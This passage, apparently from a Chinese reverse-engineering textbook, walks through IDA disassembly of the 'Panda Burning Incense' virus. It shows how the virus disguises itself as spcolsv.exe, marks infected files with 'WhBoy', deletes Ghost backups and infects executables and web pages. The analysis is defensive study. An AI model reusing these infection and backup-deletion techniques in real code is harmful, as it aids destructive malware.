0040859D  call    CatStrStr                       ; 拼接系统路径
004085A2  mov     eax, [ebp+var_3FC]
004085A8  call    CheckStr                        ; 检查拼接字符串
004085AD  push    eax                             ; 复制后的病毒文件所在路径
004085AE  call    WinExec                         ; 运行病毒文件
004085B3  push    0                               ; uExitCode
004085B5  call    ExitProcess_0                   ; 退出程序
```

代码清单 15-6 中的反汇编代码虽然很多，但多数都在执行重复性的操作。这些操作的目的只有一个：找到进程中运行的“spcolsv.exe”，并将其终止。在系统目录中删除“spcolsv.exe”，将病毒自身伪造成“spcolsv.exe”并启动，这是病毒第一次运行时需要执行的。启动系统目录中伪造的病毒程序“spcolsv.exe”后，病毒程序已经在系统目录下了，并且名字已经伪装成了“spcolsv”。执行完代码清单 15-6 中的“004084B7 call CmpStr”代码后，程序流程将会进入地址标号 loc_4085BA 处，如代码清单 15-7 所示。

代码清单 15-7　函数 CreateAndRunPanda 的代码片段 5——IDA 分析

```
loc_4085BA:                                     ; 地址标号
004085BA  mov     eax, [ebp+var_8]
004085BD  call    GetFileLen                    ; 获得标记信息内容的长度
004085C2  mov     ecx, eax
004085C4  lea     eax, [ebp+var_4]              ; 获取病毒文件在内存中的首地址
004085C7  mov     edx, ebx
004085C9  call    sub_40416C                    ; 删除字符串中的信息，重命名为 DelStrBuff
004085CE  jmp     loc_40889D                    ; 进入循环，获取标记流程
```

检查到病毒文件已经在系统目录下后，则会执行代码清单 15-7 中的代码，释放之前申请存放病毒文件信息的内存，并获取标记信息。在调试过程中，为了进入代码清单 15-7 中进行动态分析，可在代码清单 15-6 中修改关键比较跳转，从而进入此流程，如图 15-5 所示。

```
004084B7  .  E8 5CBBFFFF      CALL pand.00404018          P 1
004084BC  .v 0F84 F8000000    JE pand.004085BA            A 1
004084C2  .  B8 20894000      MOV EAX,pand.00408920       Z 1
```

图 15-5　伪造比较结果

执行完“CALL pand.00404018”代码后，将 ZF 标记从 0 修改为 1，此时 JE 跳转将会被触发，从而进入代码清单 15-7 的流程中。最后执行“jmp　　loc_40889D”进入获取标记流程，如代码清单 15-8 所示。

代码清单 15-8　函数 CreateAndRunPanda 的代码片段 6——IDA 分析

```
loc_40889D:                         ; 地址标号
0040889D  mov     edx, [ebp+var_8]                  ; 获取标记对比信息
004088A0  mov     eax, offset asc_408934        ; 获取数值标记 1
    ; 查询标记值 1，并获取其位置，重命名为 FindSignPos
004088A5  call    sub_4041B4
004088AA  test    eax, eax
004088AC  jg      loc_4085D3                    ; 如果查找到标记字符，则跳转到 loc_4085D3 处
    ; 其余代码分析略
```

代码清单 15-8 主要获取标记并进行检查。当标记等于数值 1 时，会进入标号 loc_4085D3 的流程中，并进行进一步检查。标号 loc_4085D3 中的代码流程只有被感染的程序才会执行。若要调试此段代码，可在虚拟机中运行病毒，使其感染其他文件。对已感染病毒的文件进行

调试分析，即可进入到标号为 loc_4085D3 的流程中。

15.4 “熊猫烧香”的自我保护分析

首先运行“熊猫烧香”病毒程序，如果有其他程序的图标变成了“熊猫头”即表明该文件被感染。使用 OllyDBG 载入调试文件，被感染程序的前半部分是病毒程序，因此可以在被感染程序中找到代码清单 15-8 中的代码信息。先查看被感染程序中的标记信息，如图 15-6 所示。

地址	HEX 数据	ASCII
00AD5260	57 68 42 6F 79 52 61 64 41 53 4D 2E 65 78 65 2E	WhBoyRadASM.exe.
00AD5270	65 78 65 02 34 37 37 36 39 36 01 00 00 00 00 00	exe☻477696☺.....

图 15-6 标记对比信息

图 15-6 的前 5 个字节数据是固定内容“WhBoy”，这个字符串用于病毒程序判断文件是原始病毒程序，还是被感染的程序。在图 15-6 中，从地址 0x00AD5265 开始，到地址 0x00AD5272 结束，其中存储的是被感染文件原来名称的 ASCII 编码。在 0x02 至 0x01 之间的这些数据表示文件未被感染前的大小值，这个数值是一个字符串，表示原始文件在十进制下的大小，如图 15-7 所示。




图 15-7 原始文件的大小值

有了这些信息，接下来对地址标号 loc_4085D3 处进行分析，如代码清单 15-9 所示。

代码清单 15-9 函数 CreateAndRunPanda 的代码片段 7——IDA 分析

```
loc_4085D3:
004085D3    lea     eax, [ebp+var_14]
004085D6    push    eax
004085D7    mov     edx, [ebp+var_8]                    ; 获取标记对比信息
004085DA    mov     eax, offset dword_408934            ; 数值标记 1
004085DF    call    FindSignPos
004085E4    mov     ecx, eax                            ; 获取标记所在位置
004085E6    dec     ecx                                 ; 对所在位置减 1
```

```
004085E7   mov    edx, 1
004085EC   mov    eax, [ebp+var_8]              ; 获取文件在内存中的首地址
  ; 复制字符串到内存中，重命名为 CypStrMem
004085EF   call   sub_40412C                    ; 将标记对比信息复制到 [ebp+var_14] 中
004085F4   lea    eax, [ebp+var_14]
004085F7   mov    ecx, 5
004085FC   mov    edx, 1
  ; 将 [ebp+var_14] 中保存的对比信息的前 5 字节删除，ecx 中保存删除字符个数
00408601   call   DelStrBuff
00408606   lea    eax, [ebp+var_C]
00408609   push   eax
0040860A   mov    edx, [ebp+var_14]
0040860D   mov    eax, offset dword_408940     ; 标记数值 0x02
00408612   call   FindSignPos
00408617   mov    ecx, eax                      ; 获取标记位置
00408619   dec    ecx
0040861A   mov    edx, 1
0040861F   mov    eax, [ebp+var_14]
00408622   call   CypStrMem                     ; 获取原始文件名的首地址，保存到 [ebp+var_C] 中
00408627   mov    edx, [ebp+var_14]
0040862A   mov    eax, offset dword_408940     ; 标记数值 0x02
0040862F   call   FindSignPos
00408634   mov    ecx, eax                      ; 获取标记位置并保存到 ecx 中
00408636   lea    eax, [ebp+var_14]
00408639   mov    edx, 1
0040863E   call   DelStrBuff                    ; 获取原始文件大小
00408643   mov    eax, [ebp+var_14]
  ; 将保存文件大小信息的字符转换为整型，结果保存到 eax 中
00408646   call   sub_405870                    ; 重命名为 StrToInt
0040864B   mov    [ebp+var_18], eax             ; 原始文件大小保存到 [ebp+var_18] 中
0040864E   xor    eax, eax
00408650   push   ebp
00408651   push   offset loc_4086D6
00408656   push   dword ptr fs:[eax]
00408659   mov    fs:[eax], esp
0040865C   mov    edx, [ebp+var_C]              ; 创建文件名称字符串的首地址
0040865F   lea    eax, [ebp+var_1E4]
  ; 此函数根据原文件的名称创建出新文件
00408665   call   sub_402AD8                    ; 重命名为 CreateNewFile
0040866A   mov    eax, ds:off_40E2BC
0040866F   mov    byte ptr [eax], 2
00408672   lea    eax, [ebp+var_1E4]            ; 文件指针
  ; 以文本方式打开文件
00408678   call   sub_402868                    ; 打开文件，重命名为 OpenFile
0040867D   call   sub_402614                    ; 重命名为 _IOTest
00408682   lea    eax, [ebp+var_404]
  ; 保存复制文件后的首地址
00408688   push   eax
00408689   mov    eax, [ebp+var_4]              ; 获取当前文件信息的首地址
0040868C   call   GetFileLen                    ; 获取自身文件大小
```

```
00408691  mov     edx, eax
00408693  sub     edx, [ebp+var_18]                  ; 获取病毒部分文件大小
00408696  mov     ecx, [ebp+var_18]                  ; 获取源程序文件大小
00408699  mov     eax, [ebp+var_4]                   ; 获取当前文件信息的首地址
   ; 复制当前文件未感染前的文件内容
0040869C  call    CypStrMem
   ; [ebp+var_404] 中保存了原始程序文件在内存中的首地址
004086A1  mov     edx, [ebp+var_404]
004086A7  lea     eax, [ebp+var_1E4]                 ; 获取文件指针
   ; 向文件写入数据，将原始程序文件写入 CreateNewFile 所创建的文件中
004086AD  call    sub_404260                         ; 重命名为 WirteFileInfo
004086B2  call    sub_402B88                         ; 提交缓冲区，重命名为 Flush
004086B7  call    _IOTest
004086BC  lea     eax, [ebp+var_1E4]
004086C2  call    sub_402C48                         ;关闭文件，重命名为 CloseFile
   ; 其余代码分析略
004086D4  jmp     short loc_4086E0      ; 原始文件已经创建完毕，进入 loc_4086E0 流程
```

代码清单 15-9 的主要功能是将被感染的文件进行分离，提取出原始文件信息。由于感染文件时预留了相关的标记信息，根据这些信息即可得到原始文件。以图 15-7 中的文件为例，被感染后的文件可分为三部分，如图 15-8 所示。

被感染的RadASM程序

病毒代码	原始程序	标记信息

图 15-8 被感染文件的组成

代码清单 15-9 被执行后，会在程序所在目录下释放出一个原始文件，紧接着代码流程进入到地址标号 loc_4086E0 处，如代码清单 15-10 所示。

代码清单 15-10 函数 CreateAndRunPanda 的代码片段 8——IDA 分析

```
loc_4086E0:          ; 地址标号
   ; 此函数完成批处理文件的创建与运行过程，批处理文件将生成如下目录：
   ; C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\17$$.bat，批处理文件信息见图 15-9
004086E0  call    sub_407C74                  ; 重命名为 CreateRunBat
004086E5  mov     offset aSpcolsv_exe         ; "spcolsv.exe"
   ; 此函数检查进程中是否存在 "spcolsv.exe"
004086EA  call    sub_405568
004086EF  test    al, al
   ; 根据 sub_405568 的返回结果，若存在 "spcolsv.exe"，则跳至程序退出流程
004086F1  jnz     loc_408896
004086F7  push    80h
   ; 若进程中不存在 "spcolsv.exe"，则从病毒文件中分离出病毒程序，重新执行
   ; 类似代码清单 15-6 中的代码，在系统目录下创建 "spcolsv.exe" 病毒程序
   ; 其余代码分析略
loc_408896:          ; 地址标号
00408896  push         0                      ; uExitCode
```

```
00408898    call            ExitProcess_0
```

17$$ - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
:try1
del "C:\RadASM\RadASM.exe"
if exist "C:\RadASM\RadASM.exe" goto try1
ren "C:\RadASM\RadASM.exe.exe" "RadASM.exe"
if exist "C:\RadASM\RadASM.exe.exe" goto try2
"C:\RadASM\RadASM.exe"
:try2
del %0
```

图 15-9 批处理文件信息

通过代码清单 15-10 的分析，可以得知被感染文件的主要工作是维护进程中伪造的病毒程序"spcolsv.exe"。如果这个病毒程序被处理掉，则会由被感染的程序再次生成。这样病毒的生命力就会变得异常顽强，只有修复了所有被感染的病毒程序才有可能将其彻底杀死。

15.5 "熊猫烧香"的感染过程分析

要想修复被感染的文件就必须了解病毒的感染过程，以及它都会感染哪些文件。有了这些线索，就可以依次修复那些被感染的程序。"熊猫烧香"病毒是如何感染其他文件，并使其图标也变为小熊猫的呢？这就需要分析代码清单 15-2 中第二个重要的函数 InfectOtherFile，这个函数是"熊猫烧香"病毒的核心部分，函数实现如下：

```
InfectOtherFile proc near                   ; 函数入口
0040CFB4    call        sub_40A7EC          ; 创建感染线程，重命名为 CreateInfectThread
0040CFB9    call        sub_40C5B0          ; 通过时钟写 Autorun.inf 文件，重命名为 SetTimeAut
0040CFBE    mo          ax, 0Ah
0040CFC2    call        sub_40BD08          ; 通过网络感染，重命名为 NetworkInfect
0040CFC7    retn
InfectOtherFile endp
```

通过查看 InfectOtherFile 的实现代码可以发现，此病毒通过 3 种方式进行感染，前两种是在本地进行病毒的感染，第 3 种则需要网络的支持。首先我们来分析 CreateInfectThread 的实现过程，代码实现如下：

```
CreateInfectThread          proc near
0040A7EC    push        ecx
0040A7ED    push        esp                         ; lpThreadId
0040A7EE    push        0                           ; dwCreationFlags
0040A7F0    push        0                           ; lpParameter
    ; 线程回调函数，病毒感染的实现代码就在此函数中，重命名为 StartInfectThread
0040A7F2    push        offset sub_40A6C8           ; lpStartAddress
```

```
0040A7F7   push       0                              ; dwStackSize
0040A7F9   push       0                              ; lpThreadAttributes
0040A7FB   call       CreateThread_0
0040A800   pop        edx
0040A801   retn
CreateInfectThread    endp
```

经过层层分析，最终定位到病毒感染线程所在的位置，跟踪到此函数的首地址处，查看其实现代码，分析具体的感染流程，如代码清单 15-11 所示。

代码清单 15-11 病毒感染函数 StartInfectThread 的分析——IDA 分析

```
StartInfectThread proc near                          ; 函数入口
0040A6C8   var_20 = dword ptr -20h                   ; 局部变量标号定义
0040A6C8   var_1C = dword ptr -1Ch
0040A6C8   var_18 = dword ptr -18h
0040A6C8   var_14 = dword ptr -14h
0040A6C8   var_10 = dword ptr -10h
0040A6C8   var_C  = dword ptr -0Ch
0040A6C8   var_8  = dword ptr -8
0040A6C8   var_4  = dword ptr -4

    ; 部分代码分析略
    ; 存放驱动器名称字符串的首地址
0040A6E5   lea    eax, [ebp+var_4]        ; 将 var_4 重命名为 strDriverName
    ; 获得驱动器名称，生成类似 "ABC" 这样的字符串
0040A6E8   call   sub_4076B4              ; 重命名为 GetDriverNameStr
0040A6ED   mov    eax, [ebp+strDriverName]
0040A6F0   call   GetFileLen              ; 获取驱动器个数
0040A6F5   mov    esi, eax
0040A6F7
loc_40A6F7:                               ; 地址标号
0040A6F7   mov    ebx, esi
0040A6F9   cmp    ebx, 1
0040A6FC   jl     short loc_40A6F7        ; 判断驱动器个数是否小于 1，若小于 1，则跳转
loc_40A6FE:                               ; 地址标号，循环遍历驱动器盘符的起始点
0040A6FE   lea    eax, [ebp+var_C]
0040A701   mov    edx, [ebp+strDriverName]        ; 获取驱动器名称字符串的首地址
0040A704   mov    dl, [edx+ebx-1]
    ; 将字符串转换成字符
0040A708   call   sub_403E2C                      ; 重命名为 StrToChar
0040A70D   mov    eax, [ebp+var_C]
0040A710   lea    edx, [ebp+var_8]                ; 保存大写驱动器名称
0040A713   call   ToUpper                         ; 将字符串转为大写
0040A718   mov    eax, [ebp+var_8]
0040A71B   push   eax
0040A71C   lea    edx, [ebp+var_10]
0040A71F   mov    eax, offset aA                  ; "a"
0040A724   call   ToUpper                         ; 将字符 "a" 转为大写
0040A729   mov    eax, [ebp+var_10]
```

```
0040A72C   pop     edx
0040A72D   call    FindSignPos                    ; 查找字符 "A" 在字符串中的位置
0040A732   test    eax, eax
0040A734   jnz     short loc_40A792               ; 递减遍历过的驱动器数目
0040A736   lea     eax, [ebp+var_18]
0040A739   mov     edx, [ebp+strDriverName]
0040A73C   mov     dl, [edx+ebx-1]
0040A740   call    StrToChar
0040A745 , mov     eax, [ebp+var_18]
0040A748   lea     edx, [ebp+var_14]
0040A74B   call    ToUpper
0040A750   mov     eax, [ebp+var_14]
0040A753   push    eax
0040A754   lea     edx, [ebp+var_1C]
0040A757   mov     eax, offset aB                 ; "b"
0040A75C   call    ToUpper                        ; 将字符 "b" 转为大写
0040A761   mov     eax, [ebp+var_1C]
0040A764   pop     edx
0040A765   call    FindSignPos
0040A76A   test    eax, eax
0040A76C   jnz     short loc_40A792               ; 递减遍历过的驱动器数目
0040A76E   lea     eax, [ebp+var_20]
0040A771   mov     edx, [ebp+strDriverName]
0040A774   mov     dl, [edx+ebx-1]                ; 获取盘符
0040A778   call    StrToChar
0040A77D   lea     eax, [ebp+var_20]
0040A780   mov     edx, offset loc_40A7E8         ; ":\\"
0040A785   call    CatStr          ; 向盘符名称追加字符串 ":\\"
0040A78A   mov     eax, [ebp+var_20]
  ; 通过查找到的驱动器盘符，遍历盘符中的各种文件并感染它们
0040A78D   call    sub_4094A4             ; 重命名为 FindFileAndInfect
loc_40A792:                   ; 地址标号
0040A792   dec     ebx                    ; 遍历结束后，驱动器数减 1
0040A793   test    ebx, ebx
0040A795   jnz     loc_40A6FE      ; 如果驱动器数不为 0，则继续遍历驱动器，并感染其中的文件
0040A79B   jmp      loc_40A6F7            ; 遍历感染结束
0040A79B StartInfectThread endp
```

代码清单 15-11 的主要工作是遍历驱动器盘符的数目，并通过 FindFileAndInfect 函数进入到驱动器中，遍历所有可感染文件以进行病毒复制。我们跟进到 FindFileAndInfect 函数中，分析这个函数的工作流程，如代码清单 15-12 所示。

代码清单 15-12 查找文件感染函数 FindFileAndInfect 的代码片段 1——IDA 分析

```
FindFileAndInfect proc near                                 ; 函数入口
004094A4   var_334        = dword ptr -334h
  ; 部分地址标号定义略
004094A4   var_4          = dword ptr -4
  ; 部分代码分析略
```

```
    ; 驱动器字符串首地址，重命名 var_4 为 strDriverPath
004094EF  mov   eax, [ebp+var_4]
004094F2  call  GetFileLen
004094F7  mov   edx, [ebp+strDriverPath]
004094FA  cmp   byte ptr [edx+eax-1], 5Ch      ; 判断 strDriverName 的结尾是否为 "\"
004094FF  jz    short loc_40950E
00409501  lea   eax, [ebp+ strDriverPath]      ; 如果读到结尾没有 '\'，则拼接一个 "\\"
00409504  mov   edx, offset dword_40A378       ; 字符串 "\\"
00409509  call  CatStr
loc_40950E:                        ; 地址标号
0040950E  lea   eax, [ebp+var_178]
00409514  mov   ecx, offset dword_40A384       ; 字符串 "*.*"
00409519  mov   edx, [ebp+ strDriverPath]
    ; 将字符串 "*.*" 追加到驱动器路径后
0040951C  call  sub_403F18                     ; 重命名为 DriverPathCat
00409521  mov   eax, [ebp+var_178]             ; 保存追加后的字符串名称，如 C:\*.*
00409527  lea   ecx, [ebp+var_164]
0040952D  mov   edx, 3Fh
    ; 查找文件属性为 faArchive | faDirectory | faSysFile | faVolumeID | faReadOnly | faHidden
00409532  call  sub_407640                     ; 重命名为 FindFileProperty
00409537  test  eax, eax                       ; 查找结果存放在 [ebp+var_164] 中
00409539  jnz   loc_40A2DF                     ; 若查找失败，则跳转
loc_40953F:                    ; 地址标号，开始查找文件
0040953F  mov   eax, [ebp+var_15C]
00409545  and   eax, 10h
00409548  cmp   eax, 10h                       ; 检查是否为 faDirectory，即是否为目录
0040954B  jnz   loc_409DC3                     ; 若不是目录，则跳转，并对获取到的文件进行处理
00409551  mov   eax, [ebp+var_158]             ; 获取到的文件夹名称
00409557  cmp   byte ptr [eax], 2Eh            ; 比较文件的第一个字符是否为 "."
0040955A  jz    loc_409DC3                     ; 若不是目录，则跳转，对获取到的文件进行处理
00409560  lea   edx, [ebp+var_17C]             ; 排除特殊文件夹，保存排除文件夹的名称
00409566  mov   eax, offset aWindows_0 ; "WINDOWS"
0040956B  call  ToUpper
00409570  mov   eax, [ebp+var_17C]      ; "WINDOWS" 大写名称
00409576  push  eax
00409577  lea   edx, [ebp+var_180]             ; ToUpper 函数的 out 参数，在 [tebP+var_180]
                                               处返回文件夹名称的大写形式的指针
0040957D  mov   eax, [ebp+var_158]             ; ToUpper 函数的 in 参数，传递文件夹名称
00409583  call  ToUpper
00409588  mov   edx, [ebp+var_180]             ; 取出所获取文件夹的名称的大写形式
0040958E  pop   eax
0040958F  call  CmpStr                         ; 比较是否为特殊过滤文件夹
00409594  jz    loc_40A2CC                     ; 若不是，则跳转失败，继续排除特殊文件夹
    ; 排除特殊文件夹代码的过程相同，故分析略
```

代码清单 15-12 遍历了驱动器下的文件信息，并将文件与文件夹进行了分类，排除了特殊文件夹。在判断是否为特殊文件夹的过程中，都是以大写形式进行对比的，为的是防止因大小写不同而造成错误。当查询到的是文件夹而非特殊文件夹时，病毒程序将要执行破坏性操作，具体分析如代码清单 15-13 所示。

代码清单 15-13 查找文件感染函数 FindFileAndInfect 的代码片段 2——IDA 分析

```
00409A22  push   [ebp+strDriverName]          ; 到此排除以上特殊文件夹
00409A25  push   [ebp+var_158]
00409A2B  push   offset aDesktop__ini_0       ; "\\Desktop_.ini"
00409A30  lea    eax, [ebp+var_224]
00409A36  mov    edx, 3
00409A3B  call   CatStrStr                    ; 将字符串"\\Desktop_.ini"追加到当前目录
00409A40  mov    eax, [ebp+var_224]           ; 追加后的全路径
00409A46  call   sub_4057A4                   ; 检查路径下是否存在"Desktop_.ini"
00409A4B  test   al, al
00409A4D  jz     loc_409C67                   ; 若文件存在，则跳转失败
00409A53  push   [ebp+strDriverName]
00409A56  push   [ebp+var_158]                ; 文件夹名称
00409A5C  push   offset aDesktop__ini_0       ; "\\Desktop_.ini"
00409A61  lea    eax, [ebp+var_228]
00409A67  mov    edx, 3
00409A6C  call   CatStrStr                    ; 追加字符串，组合全路径
00409A71  mov    eax, [ebp+var_228]
00409A77  lea    edx, [ebp+var_8]             ; 保存获取信息的首地址
   ; 获取"Desktop_.ini"文件中保存的时间信息
00409A7A  call   sub_407760                   ; 重命名为 GetIniInfo
00409A7F  lea    eax, [ebp+SystemTime]
00409A85  push   eax                          ; lpSystemTime，保存当前系统时间
00409A86  call   GetLocalTime                 ; 获取当前系统时间
00409A8B  lea    edx, [ebp+var_22C]           ; 保存格式化时间字符串的首地址
00409A91  movzx  eax, [ebp+SystemTime.wYear]
   ; 这是字符串格式化函数，先获取时间，然后将年份数据格式化到字符串中
00409A98  call   sub_40587C                   ; 重命名为 StrFormat
00409A9D  push   [ebp+var_22C]
00409AA3  push   offset asc_40A598            ; "-"
00409AA8  lea    edx, [ebp+var_230]
00409AAE  movzx  eax, [ebp+SystemTime.wMonth]
00409AB5  call   StrFormat
00409ABA  push   [ebp+var_230]
00409AC0  push   offset asc_40A598            ; "-"
00409AC5  lea    edx, [ebp+var_234]
00409ACB  movzx  eax, [ebp+SystemTime.wDay]
00409AD2  call   StrFormat
00409AD7  push   [ebp+var_234]
00409ADD  lea    eax, [ebp+var_C]
00409AE0  mov    edx, 5
00409AE5  call   CatStrStr              ; 将转换后的时间字符串进行拼接，如 2012-12-21
00409AEA  mov    eax, [ebp+var_8]       ; 保存从配置文件中获取的信息
00409AED  mov    edx, [ebp+var_C]       ; 保存组合后的时间字符串
00409AF0  call   CmpStr                 ; 比较两者是否相同
00409AF5  jnz    short loc_409B49       ; 若相同，则跳转失败
00409AF7  push   [ebp+strDriverName]    ; 压入驱动器名称
00409AFA  push   [ebp+var_158]          ; 压入文件夹名称
00409B00  push   offset asc_40A5A4      ; "感染过，跳过！"
```

```
00409B05   lea     eax, [ebp+var_238]                ; 保存拼接字符串的首地址
00409B0B   mov     edx, 3
00409B10   call    CatStrStr                         ; 组合字符串，如"C:\IDA\感染过，跳过！"
00409B15   mov     eax, [ebp+var_238]
00409B1B   mov     edx, offset aCTest_txt ; "c:\\test.txt"
   ; 通过此函数，打开"c:\\test.txt"，并写入感染信息，如"C:\IDA\感染过，跳过！"
00409B20   call    sub_4050F0                        ; 重命名为OpenFileAndWrite
00409B25   lea     eax, [ebp+var_23C]                ; 保存拼接后的路径首地址
00409B2B   mov     ecx, [ebp+var_158]                ; 文件夹名称
00409B31   mov     edx, [ebp+strDriverName]          ; 驱动器名称
00409B34   call    DriverPathCat                     ; 驱动器路径拼接
00409B39   mov     eax, [ebp+var_23C]
   ; 继续查找目录，写入ini以及更新ini文件的感染时间
00409B3F   call    sub_408944                        ; 同样也过滤了代码清单15-12中的特殊文件夹
00409B44   jmp     loc_40A2CC
```

代码清单15-13执行了感染前的检查工作，此段代码将会在驱动器“C”盘下生成一份记录文件“test.txt”。文件被感染后，将会修改目录中的“Desktop_.ini”文件，并写入感染时间。若文件已经被感染，则会将流程跳转到地址标号loc_409B49处。地址标号loc_409B49处的代码的功能与代码清单15-13类似，只设置了“Desktop_.ini”的文件属性，将其修改为READONLY、HIDDEN、SYSTEM。

一个文件遍历结束后，则会回到代码清单15-12中地址标号loc_40953F处，重新遍历文件，重复之前分析过的操作。对文件的操作分析到此结束了，这里并没有感染文件。查看代码清单15-12中地址0x0040955A处，当查找到的目标是文件属性时，则会跳转到地址标号loc_409DC3处，这里就是对文件的感染操作了，具体分析如代码清单15-14所示。

代码清单15-14 查找文件感染函数FindFileAndInfect的代码片段3——IDA分析

```
loc_409DC3:                        ; 地址标号
00409DC3   mov         eax, [ebp+var_158]
00409DC9   cmp         byte ptr [eax], 2Eh
00409DCC   jz          loc_40A2C5
00409DD2   lea         edx, [ebp+var_27C]
00409DD8   mov         eax, [ebp+var_158]
   ; 获得指定文件名的后缀名
00409DDE   call        sub_405458                      ; 重命名为GetSuffixName
00409DE3   mov         eax, [ebp+var_27C]
00409DE9   lea         edx, [ebp+var_278]
   ; 格式化后缀名，如果后缀名是小写，则转换成大写
00409DEF   call        sub_405700                      ; 重命名为FormatSuffixName
00409DF4   mov         eax, [ebp+var_278]
00409DFA   mov         edx, offset aGho                ; "GHO"
00409DFF   call        CmpStr                          ; 字符串比较函数
00409E04   jnz         short loc_409E2B                ; 如果后缀名为"GHO"，则跳转失败
00409E06   lea         eax, [ebp+var_280]
00409E0C   mov         ecx, [ebp+var_158]
00409E12   mov         edx, [ebp+var_4]
```

```
00409E15    call    DriverPathCat           ; 路径拼接
00409E1A    mov     eax, [ebp+var_280]
00409E20    call    CheckStr
00409E25    push    eax                     ; lpFileName
00409E26    call    DeleteFileA             ; 删除 ghost 备份文件，使用户无法还原
```

代码清单 15-14 对文件进行检查，只要后缀名为“GHO”，就会判定其为 ghost 文件，直接删除，防止用户还原系统。

一旦删除了系统的备份文件，病毒就开始肆意感染了。感染文件类型有两种：exe、scr、pif、com 和 tm、html、asp、php、jsp、aspx。这两类后缀名的文件有两种不同的感染处理方式。我们跟踪到地址标号 loc_409E2B 处继续分析，具体过程如代码清单 15-15 所示。

代码清单 15-15　查找文件感染函数 FindFileAndInfect 的代码片段 4——IDA 分析

```
    ; 部分代码的分析略，exe、scr、pif、com 文件的感染方式
00409EC9    lea     edx, [ebp+var_29C]
00409ECF    mov     eax, [ebp+var_158]
00409ED5    call    GetSuffixName                   ; 提取文件后缀名
00409EDA    mov     eax, [ebp+var_29C]
00409EE0    lea     edx, [ebp+var_298]
00409EE6    call    ToUpper                         ; 小写转大写
00409EEB    mov     eax, [ebp+var_298]
00409EF1    push    eax
00409EF2    lea     edx, [ebp+var_2A0]
00409EF8    mov     eax, offset aExe                ; "EXE"
00409EFD    call    ToUpper                         小写转大写
00409F02    mov     edx, [ebp+var_2A0]
00409F08    pop     eax
00409F09    call    CmpStr                          ; 字符串比较函数
00409F0E    jnz     short loc_409F2F                ; 检查后缀名是否为 "EXE"
00409F10    lea     eax, [ebp+var_2A4]
00409F16    mov     ecx, [ebp+var_158]
00409F1C    mov     edx, [ebp+var_4]
00409F1F    call    DriverPathCat                   ; 路径拼接
00409F24    mov     eax, [ebp+var_2A4]
    ; 病毒感染函数，重命名 sub_40800C InfectFile
00409F2A    call    sub_40800C
    ; 部分代码的分析略，tm、html、asp、php、jsp、aspx 文件的感染方式
loc_40A061:                 ; 地址标号
0040A061    lea     edx, [ebp+var_2DC]
0040A067    mov     eax, [ebp+var_158]
0040A06D    call    GetSuffixName                   ; 提取文件的后缀名
0040A072    mov     eax, [ebp+var_2DC]
0040A078    lea     edx, [ebp+var_2D8]
0040A07E    call    ToUpper                         ; 小写转大写
0040A083    mov     eax, [ebp+var_2D8]
0040A089    push    eax
0040A08A    lea     edx, [ebp+var_2E0]
```

```
0040A090  mov    eax, offset aHtm                  ; "htm"
0040A095  call   ToUpper                           ; 小写转大写
0040A09A  mov    edx, [ebp+var_2E0]
0040A0A0  pop    eax
0040A0A1  call   CmpStr                            ; 字符串比较函数
0040A0A6  jnz    short loc_40A0C7                  ; 检查后缀名是否为" HTML"
0040A0A8  lea    eax, [ebp+var_2E4]
0040A0AE  mov    ecx, [ebp+var_158]
0040A0B4  mov    edx, [ebp+var_4]
0040A0B7  call   DriverPathCat                     ; 拼接路径
0040A0BC  mov    eax, [ebp+var_2E4]
0040A0C2  call   sub_407ADC                        ; 网页感染函数，重命名为 InfectWeb
```

代码清单 15-15 对感染文件进行了分类处理。病毒感染文件的过程由 InfectFile 和 InfectWeb 来完成，两种类型文件分别通过这两个函数来感染。首先分析 InfectFile 的感染过程，具体过程如代码清单 15-16 所示。

代码清单 15-16 InfectFile 代码分析——IDA 分析

```
InfectFile         proc near              ; 函数入口
0040800C           var_1F4 = dword ptr -1F4h
   ; 局部变量标号定义略
0040800C           var_4   = dword ptr -4
   ; 局部变量初始化略
00408074  mov    ecx, [ebp+var_4]
00408077  mov    edx, offset aK                    ; "开始感染:"
0040807C  call   DriverPathCat                     ; 追加路径名称
00408081  mov    eax, [ebp+var_1E0]
00408087  mov    edx, offset aCTest_txt_0          ; "c:\\test.txt"
   ; 记录感染的文件路径及文件名
0040808C  call   OpenFileAndWrite                  ; 打开文件并写入数据
00408091  lea    edx, [ebp+var_1E4]
00408097  mov    eax, [ebp+var_4]
0040809A  call   sub_405644                        ; 获得文件名，重命名为 GetFileName
0040809F  mov    eax, [ebp+var_1E4]
   ; 检查将要被感染的文件是否正在运行
004080A5  call   sub_4078C4                        ; 重命名为 OpenFileAndCheckRun
004080AA  test   al, al
004080AC  jz     short loc_4080BB
004080AE  xor    eax, eax                          ; 文件运行则放弃感染
   ; 部分代码的分析略
   ; 结束此次感染，重命名 loc_40824F 为 INFECCT_FILE_END
004080B6           jmp     loc_40824F
loc_4080BB:        ; 地址标号
004080BB  call   sub_4027DC
004080C0  lea    edx, [ebp+var_1E8]
004080C6  xor    eax, eax
004080C8  call   GetPath                           ; 获取病毒程序所在的路径
004080CD  mov    edx, [ebp+var_1E8]                ; 获取路径字符串的首地址
```

```
004080D3  mov    eax, [ebp+var_4]
004080D6  call   CmpStr                      ; 字符串比较函数
  ; 判断感染程序与病毒程序是否在同一路径下，如果在同一路径下，则退出感染
004080DB  jnz    short loc_4080EA
  ; 部分代码分析略
004080E5  jmp    INFECCT_FILE_END            ; 跳转到感染结束地址
loc_4080EA:                 ; 地址标号
004080EA  lea    eax, [ebp+var_8]
004080ED  call   sub_403C44                  ; 设置感染标记
004080F2  lea    edx, [ebp+var_8]
004080F5  mov    eax, [ebp+var_4]
004080F8  call   FileToMem                   ; 读取将要被感染的文件的内容并写入到内存中
004080FD  cmp    [ebp+var_8], 0
00408101  jnz    short loc_408110             判断读取内容是否成功，如果读取失败，则退出感染
  ; 部分代码分析略
0040810B  jmp    INFECCT_FILE_END
loc_408110:      ; 地址标号
00408110  mov    edx, [ebp+var_8]
00408113  mov    eax, offset aWhboy          ; "WhBoy"
